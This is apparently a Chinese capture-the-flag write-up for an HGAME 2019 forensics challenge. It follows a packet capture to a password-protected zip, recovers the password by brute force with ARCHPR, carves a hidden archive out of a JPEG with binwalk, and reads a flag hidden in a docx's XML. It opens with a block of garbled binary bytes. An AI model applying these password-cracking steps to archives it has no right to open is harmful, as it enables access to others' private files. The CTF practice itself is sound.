.....~..(}.........;.o])@=...bK_$!^..]v........~*c%`........9.......F/....}...*.K..r..G.+.w...N..@......(.3.4..B=z..(.  .9.HR..Y.....2w..21v.eb.
E..9.Z.1gW.....E.=.q2.nm&q..jR.J...k......*...sNZ.#i-......~../O.;SM....x.8QQ..$.
..v!K...;.B../...5h.
8r5.9...M....R..-...x|7......1.M...V.......K.S. ..
$.PM!....+D..*....i.?.V.)D
.T-1(fHx...v.@..}....m|v7.U...N&.........T       <..[7.k...}6.1|....Z..K.."..k..^:1.3    H....n../`t...C..r...i+w.f...E.0...n.E......PbZ^1....|
Q...=0#..FKn.o+P..eq....*p.e.Q'.............     R:u.......b....;...F....U...._.n2..S1.v,...V.N...Y.s.gd......J
M.J..Yw..5....|OM....]B3.<.VG.f...$k.8.-.@.3..%..N
#.gb`.. .........a.Su.....aA_,.a.:      M....9.......
..T..g@#Q?`..n....{-..u..:....<.y..12.QmH.m.       ...X..M&....z..
J.....S.#\L..o...F... ..7.Z.|....:d.X..........8..N+9...,...*b......4.5.od.xhm..>c..A...PJ........S.......!."KB./.
7......;...u0.Y|......A...K..J0.m...].Z../{.%.......5..6v....?..........I
$b..0&...Tm..1.v.}.....HP..'8..T.  ..0rJ%....v].>...f.Cq..<.4..\:N.......pXho[.7 ..w....Z...[.|aNw.t...U.....#S45H..6NM.Pau..........."..    *  ....2."*...
6w.14 .O.....S....
 ...u........E.X.y.....Ke.....<.7..b|.vST.9..oV.;is.........-V.\.p..;....A....^...9..E...h.t.61Y..-.'.j./I........Woh.{..:
1Y..H`..G3.......R..a...d..o.......t.7.`.../.x.PO8p....n...s..I,.......E._b......Qg...O!|..&.        ....}...h7..^.S.8...z..%.)&....G....6....b.+}
9.`..x.T)kf.I...]~.
```

1 客户端 分组, 60 服务器 分组, 1 turn(s).

整个zip的文件都在这里噢。选择就收的这一段



```
ba55932aa69dbb54ec176765dc8afaafa2314dd1e1dd2338cfac957630952fe80f5c01ba57fb97ea940f
fa465f8228256b0fffc15cc76c1803523f28dcc77c7f280a850c4326c8ea7ebac820e6a2dec0a430bea5
1f7dc33347ee080be8ba0a57af3f411fcbdf3e10cdc4d8855f2dce654fdddcb67ffad82765191be2a232
```


0 客户端 分组, 60 服务器 分组, 0 turn(s).

192.168.61.129:80 → 192.168.61.1:4945 (87 kB)　　显示数据为 原始数据


查找:

然后save as .zip。然而它把头也保存进去了，用FlexHex删了就好啦

解压得到一个新的压缩包和一个提示密码的txt




名称	修改日期	类型	大小
open-it.zip	2019/1/24 12:31	360压缩 ZIP 文件	85 KB
password.txt	2019/1/24 12:32	文本文档	1 KB



```
hgame********
```

23333，这不禁让我想到了初中的时候因为没有支付宝啥的不能购买【学习资料】然后只能用字典爆破压缩包密码的沧桑岁月XD

啥都不说了，又见到老朋友了



加密的 ZIP/RAR/ACE/ARJ 文件: C:\Users\danis\Desktop\dec\open-it.zip

攻击类型: 暴力

开始于: hgame00000000

结束于:

掩码:

用户定义 ✓


```
2019/1/31 19:21:31 - ARCHPR 4.54 build 45 已启动
```

0%

ARCHPR version 4.54 (c) 1997-2012 ElcomSoft Co. Ltd.

这个密码比较长，所以肯定不能小写字母大写字母全上啦，一般还是先试纯数字，但是这个软件又不能前面有"hgame"然后只试数字，那就只能自定义字典了。自定成——"hgame0123456789"

然后竟然几秒就出来了，开心


口令已成功恢复!

Advanced Archive Password Recovery 统计信息:

总计口令	404,930,051
总计时间	11s 532ms
平均速度(口令/秒)	35,113,601
这个文件的口令	hgame25839421
十六进制口令	68 67 61 6d 65 32 35 38 33 39 34 32 31

加密的 ZIP/RAR/ACE/ARJ 文件: C:\Users\danis\Desktop\dec\open-it.zip

攻击类型: 暴力

暴力范围选项
- ✓ 所有大写拉丁文(A - Z)
- ✓ 所有小写拉丁文(a - z)
- ✓ 所有数字(0 - 9)
- ✓ 所有特殊符号(!@...)
- 空格
- 所有可打印字符

开始于: hgame00000000
结束于:
掩码:
用户定义 ✓

状态窗口
```
2019/1/28 14:36:44 - 开始于口令 'hgame00000000'
2019/1/28 14:36:44 - 开始暴力攻击...
2019/1/28 14:36:56 - 口令已成功恢复!
2019/1/28 14:36:56 - 'hgame25839421' 是这个文件的一个有效口令
```

```
当前口令:    hgame25839421        平均速度:    35,128,832 p/s
已用时间:    11s                  剩余时间:    多于一年
口令长度 = 13, 总计: 1,946,195,068,359,375, 已处理: 9,929,958,529,381
0%
ARCHPR version 4.54 (c) 1997-2012 ElcomSoft Co. Ltd.
```


and这个剩余时间有点假，纯数字很快的

img

然后得到一张图片。。。

试了一下Stegsolve没用


那就Flexhex打开看一下好了



```
00015CC0  2F C8 61 FF  BB 03 F8 17  FF F7 DE C0  5F 70 C4 FD   /渰ÿ? ? ÿ瞿繕p櫂
00015CD0  4F DF E0 AF  1A 7E E7 F6  FA 23 46 F0  00 80 3F 3A   O哙? ~琏? F?  ?:
00015CE0  C1 7E B1 7F  E7 8C F8 23  9C 08 FF CA  FE E5 9A F8   斯? 鐚? ? ÿ蕛鍤鼽
00015CF0  45 FF FD B9  F0 17 A8 49  FE E5 94 F8  37 32 04 E4   ÿ  ?  ↖  䥽72 洄
00015D00  CF 2C B8 D7  5F C7 6B 6F  9B E8 7E A6  FE 02 50 4B   ,缸_莐o涜~     PK
00015D10  01 02 3F 00  14 00 09 00  08 00 F8 74  32 4E DD C4    ?          鴂2N萩
00015D20  CD 94 E7 24  00 00 92 2F  00 00 06 00  24 00 00 00   蛿? ?       $
00015D30  00 00 00 00  20 00 00 00  00 00 00 00  31 2E 64 6F               1.do
00015D40  63 78 0A 00  20 00 00 00  00 00 01 00  18 00 C6 82   cx             苽
00015D50  9F 9A F8 AE  D4 01 B7 3B  22 83 9C B3  D4 01 4A 37   煔 ? ? "儨吃 J7
00015D60  DD 06 F8 AE  D4 01 50 4B  05 06 00 00  00 00 01 00   ?  ? PK
00015D7C  01 00 58 00  00 00 0B 25  00 00 00 00                  X   %
00015D80
```

结尾是.zip的结尾，说明里面有.zip咯


那就binwalk一下



```
danis@ubuntu:~$ binwalk ./1.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
79837         0x137DD         Zip archive data, at least v2.0 to extract, compressed size: 9447, uncompressed size: 12178, name: 1.docx
89408         0x15D40         End of Zip archive
```

看到两个段，一个是jpeg段，另一个是.zip段

起始位置结束位置都有了，那就FlexHex剪一下就好咯




b.zip - 360压缩


b.zip - 解包大小为 11.9 KB

名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
1.docx	11.9 KB	9.2 KB	Office Open XM...	2019-01-18 14:39

然后解压，得到一个空白的word




那就。。。继续binwalk



```
danis@ubuntu:~$ binwalk ./1.docx

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, compressed size: 346, uncompressed size: 1312, name: [Content_Types].xml
915           0x393           Zip archive data, at least v2.0 to extract, compressed size: 239, uncompressed size: 590, name: _rels/.rels
1715          0x6B3           Zip archive data, at least v2.0 to extract, compressed size: 244, uncompressed size: 817, name: word/_rels/document.xml.rels
2281          0x8E9           Zip archive data, at least v2.0 to extract, compressed size: 830, uncompressed size: 3055, name: word/document.xml
3158          0xC56           Zip archive data, at least v2.0 to extract, compressed size: 1761, uncompressed size: 8398, name: word/theme/theme1.xml
4970          0x136A          Zip archive data, at least v2.0 to extract, compressed size: 1206, uncompressed size: 3231, name: word/settings.xml
6223          0x184F          Zip archive data, at least v2.0 to extract, compressed size: 501, uncompressed size: 1444, name: word/fontTable.xml
6772          0x1A74          Zip archive data, at least v2.0 to extract, compressed size: 295, uncompressed size: 655, name: word/webSettings.xml
7117          0x1BCD          Zip archive data, at least v2.0 to extract, compressed size: 370, uncompressed size: 711, name: docProps/app.xml
7797          0x1E75          Zip archive data, at least v2.0 to extract, compressed size: 381, uncompressed size: 773, name: docProps/core.xml
8489          0x2129          Zip archive data, at least v2.0 to extract, compressed size: 2917, uncompressed size: 29131, name: word/styles.xml
12156         0x2F7C          End of Zip archive
```

发现从头到尾全是.zip。。。。所以是一只披了羊皮的
img


直接把后缀改为.zip。又得到一个压缩包



名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
_rels			文件夹	
docProps			文件夹	
word			文件夹	
[Content_Types].xml	1.3 KB	1 KB	XML 文档	1980-01-01 00:00


嗷，查了一下xml，发现有价值的可能是word文件夹中的document.xml

打开发现看不懂



```
 - <w:body>
   - <w:p w14:paraId="21366764" w14:textId="5B397D1E" w:rsidR="005C0554" w:rsidRPr="004066DE" w:rsidRDefault="00A54AE2">
     - <w:pPr>
       - <w:rPr>
           <w:vanish />
         </w:rPr>
       </w:pPr>
       <w:bookmarkStart w:id="0" w:name="_GoBack" />
     - <w:r w:rsidRPr="004066DE">
       - <w:rPr>
           <w:vanish />
         </w:rPr>
         <w:t>hgame</w:t>
       </w:r>
     - <w:r w:rsidRPr="004066DE">
       - <w:rPr>
           <w:rFonts w:hint="eastAsia" />
           <w:vanish />
         </w:rPr>
         <w:t>{</w:t>
       </w:r>
     - <w:r w:rsidRPr="004066DE">
       - <w:rPr>
           <w:vanish />
         </w:rPr>
         <w:t>59d28413e36019861498e823f3f41406</w:t>
       </w:r>
     - <w:r w:rsidRPr="004066DE">
       - <w:rPr>
           <w:rFonts w:hint="eastAsia" />
```

百度了一下发现这玩意儿有在线解析器



```
  </w:r>
- <w:r w:rsidRPr="004066DE">
- <w:rPr>
  <w:vanish />
  </w:rPr>
  <w:t>59d28413e36019861498e823f3f41406</w:t>
  </w:r>
- <w:r w:rsidRPr="004066DE">
- <w:rPr>
  <w:rFonts w:hint="eastAsia" />
  <w:vanish />
  </w:rPr>
  <w:t>}</w:t>
  </w:r>
  <w:bookmarkEnd w:id="0" />
  </w:p>
- <w:sectPr w:rsidR="005C0554" w:rsidRPr="004066DE">
  <w:pgSz w:w="11906" w:h="16838" />
  <w:pgMar w:top="1440" w:right="1800" w:bottom="1440" w:left="1800" w:header="851" w:footer="992" w:gutter="0"
/>
  <w:cols w:space="425" />
  <w:docGrid w:type="lines" w:linePitch="312" />
  </w:sectPr>
  </w:body>
  </w:document>
```

```
- - - - - - - hgame - - { - - 59d28413e36019861498e823f3f41406 - - } -
```

请在上面的文本框中编辑您的代码，然后单击提交按钮测试结果。w3school.com.cn

